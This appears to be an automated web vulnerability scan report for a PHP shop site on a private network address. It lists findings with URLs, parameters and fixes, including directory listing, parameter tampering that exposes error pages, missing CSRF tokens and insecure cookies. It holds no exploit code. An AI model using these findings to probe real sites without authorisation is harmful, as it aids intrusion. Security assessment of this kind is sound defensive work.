URL	http://192.168.1.20/customers/font-awesome/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/customers/bootstrap/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/customers/bootstrap/

Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/img/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/fonts/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/customers/bootstrap/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/icons/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/css/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/customers/bootstrap/fonts/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/customers/font-awesome/fonts/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/
Method	GET

Attack	Parent Directory
URL	http://192.168.1.20/customers/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/pictures/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/admin/item_images/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/customers/font-awesome/scss/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/assets/js/
Method	GET
Attack	Parent Directory
URL	http://192.168.1.20/customers/css/
Method	GET
Attack	Parent Directory
Instances	19
Solution	Disable directory browsing. If this is required, make sure the listed files does not induce risks.
Reference	http://httpd.apache.org/docs/mod/core.html#options http://alamo.satlug.org/pipermail/satlug/2002-February/000053.html
CWE Id	548

WASC Id	48
Source ID	1

Medium (Low)	**Parameter Tampering**
Description	Parameter manipulation caused an error page or Java stack trace to be displayed. This indicated lack of exception handling and potential areas for further exploit.
URL	http://192.168.1.20/userlogin.php
Method	POST
Parameter	user_email
Evidence	on line <b>
URL	http://192.168.1.20/customers/shop.php?=
Method	GET
Parameter	id
Evidence	on line <b>
URL	http://192.168.1.20/customers/save_order.php
Method	POST
Parameter	order_name
Evidence	on line <b>
URL	http://192.168.1.20/customers/add_to_cart.php?=
Method	GET
Parameter	cart
Evidence	on line <b>
URL	http://192.168.1.20/register.php
Method	POST
Parameter	ruser_password

Evidence	on line <b>
URL	http://192.168.1.20/customers/save_order.php
Method	POST
Parameter	order_price
Evidence	on line <b>
URL	http://192.168.1.20/userlogin.php
Method	POST
Parameter	user_password
Evidence	on line <b>
URL	http://192.168.1.20/register.php
Method	POST
Parameter	ruser_lastname
Evidence	on line <b>
URL	http://192.168.1.20/customers/save_order.php
Method	POST
Parameter	user_id
Evidence	on line <b>
URL	http://192.168.1.20/register.php
Method	POST
Parameter	ruser_email
Evidence	on line <b>
URL	http://192.168.1.20/register.php
Method	POST
Parameter	ruser_address
Evidence	on line <b>

URL	http://192.168.1.20/adminlogin.php
Method	POST
Parameter	admin_username
Evidence	on line <b>
URL	http://192.168.1.20/adminlogin.php
Method	POST
Parameter	admin_password
Evidence	on line <b>
URL	http://192.168.1.20/customers/save_order.php
Method	POST
Parameter	order_quantity
Evidence	on line <b>
URL	http://192.168.1.20/register.php
Method	POST
Parameter	ruser_firstname
Evidence	on line <b>
Instances	15
Solution	Identify the cause of the error and fix it. Do not trust client side input and enforce a tight check in the server side. Besides, catch the exception properly. Use a generic 500 error page for internal server error.
Reference	
CWE Id	472
WASC Id	20
Source ID	1

Low (Medium)	**Incomplete or No Cache-control and Pragma HTTP Header Set**
Description	The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.
URL	https://aus5.mozilla.org/update/3/SystemAddons/83.0/20201112153044/WINNT_x86_64-msvc-x64/en-US/release/Windows_NT%2010.0.0.0.18363.1198%20(x64)/default/default/update.xml
Method	GET
Parameter	Cache-Control
Evidence	public, max-age=90
Instances	1
Solution	Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#web-content-caching
CWE Id	525
WASC Id	13
Source ID	3

Low (Medium)	**X-Content-Type-Options Header Missing**
Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	https://content-signature-2.cdn.mozilla.net/chains/pinning-preload.content-signature.mozilla.org-2021-01-04-15-03-57.chain
Method	GET

Parameter	X-Content-Type-Options
URL	https://content-signature-2.cdn.mozilla.net/chains/onecrl.content-signature.mozilla.org-2021-01-04-15-03-55.chain
Method	GET
Parameter	X-Content-Type-Options
Instances	2
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scan rule will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://owasp.org/www-community/Security_Headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium) **Incomplete or No Cache-control and Pragma HTTP Header Set**

Description	The cache-control and pragma HTTP header have not been set properly or are missing allowing the browser and proxies to cache content.
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/search-config/changeset?_expected=1605203142486&_since=%221599574471325%22
Method	GET

Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1606550289046
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/public-suffix-list/changeset?_expected=1575468539758
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records
Method	GET
Parameter	Cache-Control
Evidence	max-age=60
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/search-telemetry?_expected=1602016373960
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/language-dictionaries?_expected=1569410800356
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/normandy-recipes-capabilities/changeset?_expected=1606521677523
Method	GET
Parameter	Cache-Control

URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/top-sites/changeset?_expected=1605287515700&_since=%221605024212754%22
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/pioneer-study-addons-v1/changeset?_expected=1604359324355
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/search-default-override-allowlist?_expected=1595254618540
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/onecrl/changeset?_expected=1606328856922&_since=%221604616023875%22
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/plugins?_expected=1603126502200
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/sites-classification?_expected=1544035467383
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store

URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/url-classifier-skip-urls/changeset?_expected=1594765026508&_since=%221582750412799%22
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/password-recipes?_expected=1600889167888
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store
URL	https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/gfx/changeset?_expected=1606146402211&_since=%221480349135384%22
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/addons-bloomfilters/changeset?_expected=1606264704314&_since=%221604968730335%22
Method	GET
Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/anti-tracking-url-decoration?_expected=1564511755134
Method	GET
Parameter	Cache-Control
Evidence	no-cache, no-store
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/intermediates/changeset?_expected=1606334252701&_since=%221605081484966%22
Method	GET

Parameter	Cache-Control
URL	https://firefox.settings.services.mozilla.com/v1/buckets/pinning/collections/pins/changeset?_expected=1485794868067
Method	GET
Parameter	Cache-Control
Instances	21
Solution	Whenever possible ensure the cache-control HTTP header is set with no-cache, no-store, must-revalidate; and that the pragma HTTP header is set with no-cache.
Reference	https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#web-content-caching
CWE Id	525
WASC Id	13
Source ID	3

Low (Medium) **X-Content-Type-Options Header Missing**

Description	The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.
URL	http://192.168.1.20/assets/?C=M;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/js/?C=N;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/pictures/?C=D;O=D

Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/changepicture.php
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/customers/js/?C=N;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/img/person-3.png
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/customers/bootstrap/css/?C=S;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/customers/js/?C=N;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/customers/font-awesome/?C=N;O=D
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/img/
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/pictures/?C=S;O=D
Method	GET

Parameter	X-Content-Type-Options
URL	http://192.168.1.20/customers/add_to_cart.php?cart=20
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/?C=M;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/assets/js/?C=N;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/customers/bootstrap/
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/admin/item_images/?C=M;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/customers/css/local.css
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/customers/bootstrap/css/?C=D;O=A
Method	GET
Parameter	X-Content-Type-Options
URL	http://192.168.1.20/icons/blank.gif
Method	GET
Parameter	X-Content-Type-Options

URL	http://192.168.1.20/admin/item_images/361204.jpg
Method	GET
Parameter	X-Content-Type-Options
Instances	305
Solution	Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages. If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.
Other information	This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type. At "High" threshold this scan rule will not alert on client or server error responses.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx https://owasp.org/www-community/Security_Headers
CWE Id	16
WASC Id	15
Source ID	3

Low (Medium)	**Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)**
Description	The web/application server is leaking information via one or more "X-Powered-By" HTTP response headers. Access to such information may facilitate attackers identifying other frameworks/components your web application is reliant upon and the vulnerabilities such components may be subject to.
URL	http://192.168.1.20/customers/cart_items.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34

URL	http://192.168.1.20/index.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/info.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/register.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/adminlogin.php
Method	POST
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/customers/logout.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/customers/index.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/customers/add_to_cart.php?cart=20
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/customers/save_order.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/

Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/customers/settings.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/admin/
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/adminlogin.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/changepicture.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/customers/save_order.php
Method	POST
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/userlogin.php
Method	POST
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/customers/settings.php
Method	POST
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/admin/admin.php
Method	GET

Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/customers/orders.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
URL	http://192.168.1.20/updatepassword.php
Method	GET
Evidence	X-Powered-By: PHP/5.6.34
Instances	27
Solution	Ensure that your web server, application server, load balancer, etc. is configured to suppress "X-Powered-By" headers.
Reference	http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html
CWE Id	200
WASC Id	13
Source ID	3

Low (Medium)	**Private IP Disclosure**
Description	A private IP (such as 10.x.x.x, 172.x.x.x, 192.168.x.x) or an Amazon EC2 private hostname (for example, ip-10-0-56-78) has been found in the HTTP response body. This information might be helpful for further attacks targeting internal systems.
URL	http://192.168.1.20/info.php
Method	GET
Evidence	192.168.1.3
URL	http://192.168.1.20/customers/shop.php?id=2
Method	GET

Evidence	192.168.1.254
Instances	2
Solution	Remove the private IP address from the HTTP response body. For comments, use JSP/ASP/PHP comment instead of HTML/JavaScript comment which can be seen by client browsers.
Other information	192.168.1.3 192.168.1.3
Reference	https://tools.ietf.org/html/rfc1918
CWE Id	200
WASC Id	13
Source ID	3

Low (Medium)	**Absence of Anti-CSRF Tokens**
Description	No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim. The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By contrast, cross-site scripting (XSS) exploits the trust that a user has for a web site. Like XSS, CSRF attacks are not necessarily cross-site, but they can be. Cross-site request forgery is also known as CSRF, XSRF, one-click attack, session riding, confused deputy, and sea surf. CSRF attacks are effective in a number of situations, including: * The victim has an active session on the target site. * The victim is authenticated via HTTP auth on the target site. * The victim is on the same local network as the target site. CSRF has primarily been used to perform an action against a target site using the victim's privileges, but recent techniques have been discovered to disclose information by gaining access to the response. The risk of information disclosure is dramatically increased when the target site is vulnerable to XSS,

	because XSS can be used as a platform for CSRF, allowing the attack to operate within the bounds of the same-origin policy.
URL	http://192.168.1.20/
Method	GET
Evidence	<form role="form" method="post" action="userlogin.php">
URL	http://192.168.1.20/customers/shop.php?id=2
Method	GET
Evidence	<form enctype="multipart/form-data" method="POST" action="../updatepassword.php">
URL	http://192.168.1.20/customers/shop.php?id=1
Method	GET
Evidence	<form enctype="multipart/form-data" method="POST" action="../updatepassword.php">
URL	http://192.168.1.20/index.php
Method	GET
Evidence	<form role="form" method="post" action="register.php">
URL	http://192.168.1.20/customers/cart_items.php
Method	GET
Evidence	<form enctype="multipart/form-data" method="POST" action="settings.php">
URL	http://192.168.1.20/customers/index.php
Method	GET
Evidence	<form action="../changepicture.php" id="form" enctype="multipart/form-data" role="form" method="POST">
URL	http://192.168.1.20/customers/cart_items.php
Method	GET
Evidence	<form enctype="multipart/form-data" method="post" action="settings.php">
URL	http://192.168.1.20/index.php

Method	GET
Evidence	<form role="form" method="post" action="adminlogin.php">
URL	http://192.168.1.20/customers/cart_items.php
Method	GET
Evidence	<form enctype="multipart/form-data" method="POST" action="settings.php">
URL	http://192.168.1.20/customers/index.php
Method	GET
Evidence	<form enctype="multipart/form-data" method="POST" action="../updatepassword.php">
URL	http://192.168.1.20/index.php
Method	GET
Evidence	<form role="form" method="post" action="userlogin.php">
URL	http://192.168.1.20/
Method	GET
Evidence	<form role="form" method="post" action="register.php">
URL	http://192.168.1.20/customers/add_to_cart.php?cart=20
Method	GET
Evidence	<form action="../changepicture.php" id="form" enctype="multipart/form-data" role="form" method="POST">
URL	http://192.168.1.20/customers/
Method	GET
Evidence	<form enctype="multipart/form-data" method="POST" action="settings.php">
URL	http://192.168.1.20/customers/shop.php?id=1
Method	GET
Evidence	<form enctype="multipart/form-data" method="POST" action="settings.php">
URL	http://192.168.1.20/customers/orders.php

Method	GET
Evidence	<form enctype="multipart/form-data" method="post" action="settings.php">
URL	http://192.168.1.20/customers/shop.php?id=1
Method	GET
Evidence	<form enctype="multipart/form-data" method="post" action="settings.php">
URL	http://192.168.1.20/customers/cart_items.php
Method	GET
Evidence	<form action="../changepicture.php" id="form" enctype="multipart/form-data" role="form" method="POST">
URL	http://192.168.1.20/admin/
Method	GET
Evidence	<form enctype="multipart/form-data" method="post" action="additems.php">
URL	http://192.168.1.20/customers/
Method	GET
Evidence	<form enctype="multipart/form-data" method="POST" action="../updatepassword.php">
Instances	34
Solution	Phase: Architecture and Design Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid. For example, use anti-CSRF packages such as the OWASP CSRFGuard. Phase: Implementation Ensure that your application is free of cross-site scripting issues, because most CSRF defenses can be bypassed using attacker-controlled script. Phase: Architecture and Design Generate a unique nonce for each form, place the nonce into the form, and verify the nonce upon receipt of the form. Be sure that the nonce is not predictable (CWE-330).

	Note that this can be bypassed using XSS. Identify especially dangerous operations. When the user performs a dangerous operation, send a separate confirmation request to ensure that the user intended to perform that operation. Note that this can be bypassed using XSS. Use the ESAPI Session Management control. This control includes a component for CSRF. Do not use the GET method for any request that triggers a state change. Phase: Implementation Check the HTTP Referer header to see if the request originated from an expected page. This could break legitimate functionality, because users or proxies may have disabled sending the Referer for privacy reasons.
Other information	No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret] was found in the following HTML form: [Form 2: "user_email" "user_password"].
Reference	http://projects.webappsec.org/Cross-Site-Request-Forgery http://cwe.mitre.org/data/definitions/352.html
CWE Id	352
WASC Id	9
Source ID	3

Low (Medium)	**Cookie Without SameSite Attribute**
Description	A cookie has been set without the SameSite attribute, which means that the cookie can be sent as a result of a 'cross-site' request. The SameSite attribute is an effective counter measure to cross-site request forgery, cross-site script inclusion, and timing attacks.
URL	http://192.168.1.20/userlogin.php
Method	POST
Parameter	SecretCookie

Evidence	Set-Cookie: SecretCookie
URL	http://192.168.1.20/
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
Instances	2
Solution	Ensure that the SameSite attribute is set to either 'lax' or ideally 'strict' for all cookies.
Reference	https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site
CWE Id	16
WASC Id	13
Source ID	3

Low (Medium) Cross-Domain JavaScript Source File Inclusion

Description	The page includes one or more script files from a third-party domain.
URL	http://192.168.1.20/info.php
Method	GET
Parameter	https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js
Evidence	<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.12.0/jquery.min.js"></script>
URL	http://192.168.1.20/info.php
Method	GET
Parameter	http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js
Evidence	<script src="http://maxcdn.bootstrapcdn.com/bootstrap/3.3.6/js/bootstrap.min.js"></script>
Instances	2

Solution	Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.
Reference	
CWE Id	829
WASC Id	15
Source ID	3

Low (Medium) **Cookie No HttpOnly Flag**

Description	A cookie has been set without the HttpOnly flag, which means that the cookie can be accessed by JavaScript. If a malicious script can be run on this page then the cookie will be accessible and can be transmitted to another site. If this is a session cookie then session hijacking may be possible.
URL	http://192.168.1.20/
Method	GET
Parameter	PHPSESSID
Evidence	Set-Cookie: PHPSESSID
URL	http://192.168.1.20/userlogin.php
Method	POST
Parameter	SecretCookie
Evidence	Set-Cookie: SecretCookie
Instances	2
Solution	Ensure that the HttpOnly flag is set for all cookies.
Reference	https://owasp.org/www-community/HttpOnly
CWE Id	16
WASC Id	13
Source ID	3

Informational (Medium)	**Content-Type Header Missing**
Description	The Content-Type header was either missing or empty.
URL	http://192.168.1.20/customers/bootstrap/fonts/glyphicons-halflings-regular.ttf
Method	GET
URL	http://192.168.1.20/customers/font-awesome/scss/_list.scss
Method	GET
URL	http://192.168.1.20/assets/fonts/FontAwesome.otf
Method	GET
URL	http://192.168.1.20/customers/font-awesome/less/icons.less
Method	GET
URL	http://192.168.1.20/assets/fonts/fontawesome-webfont.ttf
Method	GET
URL	http://192.168.1.20/customers/font-awesome/scss/_mixins.scss
Method	GET
URL	http://192.168.1.20/customers/font-awesome/less/path.less
Method	GET
URL	http://192.168.1.20/customers/font-awesome/less/bordered-pulled.less
Method	GET
URL	http://192.168.1.20/customers/font-awesome/fonts/fontawesome-webfont.eot
Method	GET
URL	http://192.168.1.20/assets/fonts/fontawesome-webfont.woff?v=4.1.0
Method	GET
URL	http://192.168.1.20/customers/font-awesome/scss/font-awesome.scss

Method	GET
URL	http://192.168.1.20/customers/font-awesome/scss/_path.scss
Method	GET
URL	http://192.168.1.20/customers/font-awesome/fonts/fontawesome-webfont.woff2?v=4.6.2
Method	GET
URL	http://192.168.1.20/customers/bootstrap/fonts/glyphicons-halflings-regular.woff2
Method	GET
URL	http://192.168.1.20/customers/font-awesome/less/spinning.less
Method	GET
URL	http://192.168.1.20/customers/font-awesome/less/fixed-width.less
Method	GET
URL	http://192.168.1.20/customers/font-awesome/scss/_stacked.scss
Method	GET
URL	http://192.168.1.20/customers/font-awesome/scss/_fixed-width.scss
Method	GET
URL	http://192.168.1.20/customers/font-awesome/less/larger.less
Method	GET
URL	http://192.168.1.20/customers/font-awesome/fonts/FontAwesome.otf
Method	GET
Instances	41
Solution	Ensure each page is setting the specific and appropriate content-type value for the content being delivered.
Reference	http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx
CWE Id	345

WASC Id	12
Source ID	3

Informational (Low)	**Charset Mismatch**
Description	This check identifies responses where the HTTP Content-Type header declares a charset different from the charset defined by the body of the HTML or XML. When there's a charset mismatch between the HTTP header and content body Web browsers can be forced into an undesirable content-sniffing mode to determine the content's correct character set. An attacker could manipulate content on the page to be interpreted in an encoding of their choice. For example, if an attacker can control content at the beginning of the page, they could inject script using UTF-7 encoded text and manipulate some browsers into interpreting that text.
URL	https://aus5.mozilla.org/update/3/SystemAddons/83.0/20201112153044/WINNT_x86_64-msvc-x64/en-US/release/Windows_NT%2010.0.0.0.18363.1198%20(x64)/default/default/update.xml
Method	GET
Instances	1
Solution	Force UTF-8 for all text content in both the HTTP header and meta tags in HTML or encoding declarations in XML.
Other information	There was a charset mismatch between the HTTP Header and the XML encoding declaration: [utf-8] and [null] do not match.
Reference	http://code.google.com/p/browsersec/wiki/Part2#Character_set_handling_and_detection
CWE Id	16
WASC Id	15
Source ID	3

Informational (Low) Timestamp Disclosure - Unix

Description	A timestamp was disclosed by the application/web server - Unix
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1606550289046
Method	GET
Evidence	20201125
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1606550289046
Method	GET
Evidence	20201128
URL	https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records
Method	GET
Evidence	91607703
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1606550289046
Method	GET
Evidence	20201124
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/onecrl/changeset?_expected=1606328856922&_since=%221604616023875%22
Method	GET
Evidence	59885864
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1606550289046
Method	GET
Evidence	20201127
URL	https://firefox.settings.services.mozilla.com/v1/buckets/monitor/collections/changes/records

Method	GET
Evidence	10583668
URL	https://firefox.settings.services.mozilla.com/v1/buckets/blocklists/collections/gfx/changeset?_expected=1606146402211&_since=%221480349135384%22
Method	GET
Evidence	29815508
URL	https://firefox.settings.services.mozilla.com/v1/buckets/main/collections/normandy-recipes-capabilities/changeset?_expected=1606521677523
Method	GET
Evidence	86400000
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1606550289046
Method	GET
Evidence	20201126
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/cert-revocations/changeset?_expected=1606550289046
Method	GET
Evidence	53036519
URL	https://firefox.settings.services.mozilla.com/v1/buckets/security-state/collections/onecrl/changeset?_expected=1606328856922&_since=%221604616023875%22
Method	GET
Evidence	07110549
Instances	12
Solution	Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.
Other information	20201125, which evaluates to: 1970-08-22 20:25:25
Reference	http://projects.webappsec.org/w/page/13246936/Information%20Leakage

CWE Id	200
WASC Id	13
Source ID	3

Informational (Low)	**Timestamp Disclosure - Unix**
Description	A timestamp was disclosed by the application/web server - Unix
URL	http://192.168.1.20/assets/fonts/fontawesome-webfont.ttf
Method	GET
Evidence	1999901353
URL	http://192.168.1.20/info.php
Method	GET
Evidence	31536000
URL	http://192.168.1.20/assets/fonts/fontawesome-webfont.ttf
Method	GET
Evidence	56767673
URL	http://192.168.1.20/info.php
Method	GET
Evidence	1606567120
URL	http://192.168.1.20/assets/css/bootstrap.css?version=5
Method	GET
Evidence	33333333
URL	http://192.168.1.20/assets/fonts/fontawesome-webfont.ttf
Method	GET
Evidence	990174676

URL	http://192.168.1.20/assets/css/bootstrap.css
Method	GET
Evidence	00000000
URL	http://192.168.1.20/customers/jquery.fancybox-media.js?v=1.0.6
Method	GET
Evidence	36516384
URL	http://192.168.1.20/customers/bootstrap/css/bootstrap.min.css
Method	GET
Evidence	66666667
URL	http://192.168.1.20/customers/bootstrap/css/bootstrap.css
Method	GET
Evidence	33333333
URL	http://192.168.1.20/assets/css/bootstrap.css?version=1
Method	GET
Evidence	00000000
URL	http://192.168.1.20/customers/css/local.css
Method	GET
Evidence	42857143
URL	http://192.168.1.20/customers/bootstrap/css/bootstrap.min.css
Method	GET
Evidence	33333333
URL	http://192.168.1.20/customers/bootstrap/css/bootstrap.min.css
Method	GET
Evidence	80000000
URL	http://192.168.1.20/assets/css/bootstrap.css?version=5

Method	GET
Evidence	00000000
URL	http://192.168.1.20/assets/fonts/fontawesome-webfont.ttf
Method	GET
Evidence	32767632
URL	http://192.168.1.20/customers/font-awesome/fonts/fontawesome-webfont.ttf
Method	GET
Evidence	32767632
URL	http://192.168.1.20/customers/bootstrap/css/bootstrap.css
Method	GET
Evidence	66666667
URL	http://192.168.1.20/info.php
Method	GET
Evidence	20100101
URL	http://192.168.1.20/assets/css/bootstrap.css?version=5
Method	GET
Evidence	42857143
Instances	58
Solution	Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.
Other information	1999901353, which evaluates to: 2033-05-17 01:09:13
Reference	http://projects.webappsec.org/w/page/13246936/Information%20Leakage
CWE Id	200
WASC Id	13
Source ID	3

Informational (Low)	**Information Disclosure - Suspicious Comments**
Description	The response appears to contain suspicious comments which may help an attacker. Note: Matches made within script blocks or files are against the entire content not only comments.
URL	http://192.168.1.20/assets/js/bootstrap.js
Method	GET
URL	http://192.168.1.20/customers/jquery.fancybox-media.js?v=1.0.6
Method	GET
URL	http://192.168.1.20/customers/cart_items.php
Method	GET
URL	http://192.168.1.20/customers/jquery.fancybox-thumbs.js?v=1.0.7
Method	GET
URL	http://192.168.1.20/assets/js/custom.js
Method	GET
URL	http://192.168.1.20/customers/bootstrap/js/bootstrap.js
Method	GET
URL	http://192.168.1.20/assets/js/jquery-1.10.2.js
Method	GET
URL	http://192.168.1.20/customers/js/jquery-1.10.2.min.js
Method	GET
URL	http://192.168.1.20/customers/js/datatables.min.js
Method	GET
URL	http://192.168.1.20/assets/js/jquery.flexslider.js
Method	GET

URL	http://192.168.1.20/customers/jquery.fancybox-buttons.js?v=1.0.5
Method	GET
URL	http://192.168.1.20/adminlogin.php
Method	POST
URL	http://192.168.1.20/customers/jquery.fancybox.js?v=2.1.5
Method	GET
URL	http://192.168.1.20/customers/shop.php?id=2
Method	GET
